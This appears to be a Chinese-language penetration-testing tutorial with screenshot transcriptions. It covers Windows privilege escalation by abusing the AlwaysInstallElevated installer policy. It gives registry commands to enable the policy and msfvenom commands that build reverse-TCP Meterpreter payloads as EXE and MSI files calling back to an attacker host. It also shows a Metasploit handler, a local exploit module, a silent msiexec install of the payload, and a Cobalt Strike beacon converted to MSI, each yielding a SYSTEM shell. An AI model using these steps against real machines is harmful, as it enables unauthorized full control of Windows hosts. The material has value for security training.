注册表键AlwaysInstall提权


提权原理

注册表键AlwaysInstallElevated是一个策略设置项。windows允许低权限用户以System权限运行安装文件。如果启用此策略设置项，那么任何权限用户都能以NT AUTHORITY\SYSTEM权限来安装恶意的MSI(Microsoft Windows Installer)文件。

提权环境

查看Windows installer特权功能是否已启用

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
```




```
C:\Users\Administrator>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
错误: 系统找不到指定的注册表项或值。

C:\Users\Administrator>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
错误: 系统找不到指定的注册表项或值。
```

运行"中输入gpedit.msc，打开组策略管理器

计算机配置-->管理模板-->Windows 组件-->Windows Installer



Windows Installer

永远以高特权进行安装

编辑策略设置

要求:
至少 Windows 2000

描述:
指导 Windows 安装程序在系统上安装任何程序时使用系统权限。


该设置会将提升的特权扩展到所有程序。这些特权通常是为已分配给用户(桌面上提供的)或计算机(自动安装的)、或者显示在“控制面板”的“添加或删除程序”中的程序而保留的。该设置允许用户安装需要访问用户可能无查看或更改权限目录(包括受高度限制的计算机上的目录)的程序。

如果禁用或未配置此设置，当安装的程序不是管理员分发或提供的程序时，系统将会应用当前用户的权限。

注意: “计算机配置”和“用户配

设置
在特权被提升的情况下，允许用户浏览来源
在特权被提升的情况下，允许用户使用媒体源
允许用户修补提升的产品
永远以高特权进行安装
禁止使用重新启动管理器
关闭新来源的浏览对话框
禁用享元修补程序
禁用通过程序包设置登录
禁用 Windows Installer
禁用修补程序
禁用回滚
允许管理员从远程桌面服务会话安装
允许用户对安装进行控制
日志记录
防止非管理员应用供应商签名的更新
防止删除更新
关闭创建系统还原检查点
禁止用户安装
强制升级组件规则
基线文件缓存大小上限
禁用 IE 对 Windows Installer 脚本的安全提示

将"永远以高特权进行安装"编辑，选择开启


永远以高特权进行安装

永远以高特权进行安装

○ 未配置(C)
● 已启用(E)
○ 已禁用(D)

注释:

支持的平台: 至少 Windows 2000

选项:

必须为机器或用户强制设置该设置。

帮助:

指导 Windows 安装程序在系统上安装任何程序时使用系统权限。


该设置会将提升的特权扩展到所有程序。这些特权通常是为已分配给用户(桌面上提供的)或计算机(自动安装的)、或者显示在“控制面板”的“添加或删除程序”中的程序而保留的。该设置允许用户安装需要访问用户可能无查看或更改权限目录(包括受高度限制的计算机上的目录)的程序。

如果禁用或未配置此设置，当安装的程序不是管理员分发或提供的程序时，系统将会应用当前用户的权限。

注意:“计算机配置”和“用户配置”文件夹中均包括此设置。若要使该设置生效，必须在两个文件夹中都启用它。

注意:熟练的用户可以利用该设置授予的权限来更改其特权并获得对受限文件和文件夹的永久访问权。请注意，这个设置的“用户配置”版本不一定安全。

同样在用户配置中也需要进行配置



用户配置
- 软件设置
- Windows 设置
  - 脚本(登录/注销)
  - 安全设置
  - 基于策略的 QoS
  - Internet Explorer 维护
- 管理模板
  - “开始”菜单和任务栏
  - Windows 组件
    - Internet Explorer
    - Microsoft 管理控制台
    - NetMeeting
    - RSS 提要
    - Tablet PC
    - Windows Anytime Upgrade
    - Windows Installer
    - Windows Mail
    - Windows Media Center

Windows Installer

永远以高特权进行安装

编辑策略设置

要求:
至少 Windows 2000

描述:
指导 Windows 安装程序在系统上安装任何程序时使用系统权限。

该设置会将提升的特权扩展到所有程序。这些特权通常是为已分配给用户(桌面上提供的)或计算机(自动安装的)、或者显示在“控制面板”的“添加或删除程序”中的程序而保留的。该设置允许用户安装需要访问用户可能无查看或更改权限目录(包括受高度限制的计算机上的目录)的程序。

设置
- 永远以高特权进行安装
- 阻止从可移动介质进行任何安装
- 禁用回滚
- 搜索顺序

永远以高特权进行安装

永远以高特权进行安装

○ 未配置(C)
● 已启用(E)
○ 已禁用(D)

注释:

支持的平台: 至少 Windows 2000

选项:


必须为机器或用户强制设置该设置。

帮助:

指导 Windows 安装程序在系统上安装任何程序时使用系统权限。

该设置会将提升的特权扩展到所有程序。这些特权通常是为已分配给用户(桌面上提供的)或计算机(自动安装的)、或者显示在“控制面板”的“添加或删除程序”中的程序而保留的。该设置允许用户安装需要访问用户可能无查看或更改权限目录(包括受高度限制的计算机上的目录)的程序。

还要设置普通程序的安装可行性



- Windows 设置
  - 域名解析策略
  - 脚本(启动/关机)
  - 安全设置
  - 基于策略的 QoS
- 管理模板
  - Windows 组件
    - Active Directory 联合身份验证
    - ActiveX 安装程序服务
    - BitLocker 驱动器加密
    - Internet Explorer
    - Internet Information Services
    - NetMeeting
    - Parental Controls
    - Password Synchronization
    - RSS 提要
    - Server for NIS
    - Tablet PC
    - Windows Anytime Upgrade
    - Windows Defender
    - Windows Installer
    - Windows Mail
    - Windows Media Center

Windows Installer

禁用 Windows Installer

编辑策略设置

要求:
至少 Windows 2000

描述:
禁用或限制使用 Windows 安装程序。

这个设置可以防止用户在系统上安装软件或允许用户只安装系统管理员提供的程序。

如果启用这个设置，可以使用“禁用 Windows 安装程序”框中的选项来建立安装设置。

-- “从不”选项表示 Windows 安装程序处于完全启用状态。 用户可以安装和升级软件。当没有配置该策略时，这将是 Windows 2000 Professional、Windows XP

设置
- 在特权被提升的情况下，允许用户浏览
- 在特权被提升的情况下，允许用户使用
- 允许用户修补提升的产品
- 永远以高特权进行安装
- 禁止使用重新启动管理器
- 关闭新来源的浏览对话框
- 禁用享元修补程序
- 禁用通过程序包设置登录
- 禁用 Windows Installer
- 禁用修补程序
- 禁用回滚
- 允许管理员从远程桌面服务会话安装
- 允许用户对安装进行控制
- 日志记录
- 防止非管理员应用供应商签名的更新
- 防止删除更新
- 关闭创建系统还原检查点
- 禁止用户安装
- 强制升级组件规则

禁用 Windows Installer

禁用 Windows Installer

○ 未配置(C)
● 已启用(E)
○ 已禁用(D)

注释:

支持的平台: 至少 Windows 2000

选项:

禁用 Windows Installer
从不

帮助:


禁用或限制使用 Windows 安装程序。

这个设置可以防止用户在系统上安装软件或允许用户只安装系统管理员提供的程序。

如果启用这个设置，可以使用“禁用 Windows 安装程序”框中的选项来建立安装设置。

-- “从不”选项表示 Windows 安装程序处于完全启用状态。 用户可以安装和升级软件。当没有配置该策略时，这将是 Windows 2000 Professional、Windows XP Professional 和 Windows

此时再去查询注册表中的内容



```
C:\Users\apache>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\apache>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

也可以用以下的命令修改

```
reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated /t REG_DWORD /d 1 /f
reg add HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated /t REG_DWORD /d 1 /f
```

提权实验


MSF提权

首先拿到MSF的会话

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.128.41.134 LPORT=4567 -f
exe -o payload.exe //生成木马

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 4567
exploit
```


查询当前的权限是apache



```
meterpreter > getuid
Server username: BM-2008\apache
meterpreter > 
```

使用提权模块

```
use exploit/windows/local/always_install_elevated
```




```
msf6 exploit(windows/local/always_install_elevated) > show options

Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on
```

设置session后直接run就可以了，可能会失败哦。



```
msf6 exploit(windows/local/always_install_elevated) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


如果失败了我们可以使用MSF生成 msi文件然后上传上去运行即可

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.41.134 LPORT=6789 -f
msi -o payload.msi  //生成msi文件
```

建立一个新的监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 6789
exploit
```


将msi文件通过shell传上去



```
meterpreter > upload payload.msi
[*] uploading  : /root/Desktop/payload.msi → payload.msi
[*] Uploaded 156.00 KiB of 156.00 KiB (100.0%): /root/Desktop/payload.msi
[*] uploaded   : /root/Desktop/payload.msi → payload.msi
meterpreter > 
```


运行msi文件就可以了

```
execute "msiexec.exe /quiet /qn /i payload.msi"
```



```
meterpreter > execute -f "msiexec.exe /quiet /qn /i payload.msi"
Process 3184 created.
meterpreter > 
```

得到新的shell提权成功




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.134:6789
[*] Sending stage (175174 bytes) to 192.168.41.198
[*] Meterpreter session 2 opened (192.168.41.134:6789 → 192.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

利用CS提权

先拿到cs的shell




Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.141.68	192.168.41.198	wanli	apache	BM-2008		123.exe	2592	x86	55s

日志X
Beacon 192.168.41.198@2592 X

利用CS生成exe文件，然后使用工具制作 MSI文件




Exe to MSI Converter free

Setup Executable: C:\Users\admin\Desktop\123.exe

Arguments:

Windows Installer version 5.0.7601.17514, (1033)


吧msi文件传上去



```
2022/12/01  20:35    <DIR>          .
2022/12/01  20:35    <DIR>          ..
2022/12/01  20:15            14,336 123.exe
2022/12/01  20:33            67,584 123.msi
2022/12/01  17:12            73,802 payload.exe
2022/12/01  20:05           159,744 payload.msi
               4 个文件        315,466 字节
               2 个目录  9,832,034,304 可用字节
```

运行即可

```
msiexec.exe /quiet /qn /i 123.msi
```



Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools

external	internal	listener	user	computer	note	process	pid	arch	last
175.9.141.68	192.168.41.198	wanli	apache	BM-2008		123.exe	2592	x86	918...
175.9.141.68	192.168.41.198	wanli	SYSTEM *	BM-2008		MSI3376.tmp	4040	x86	5s

日志X
Beacon 192.168.41.198@2592 X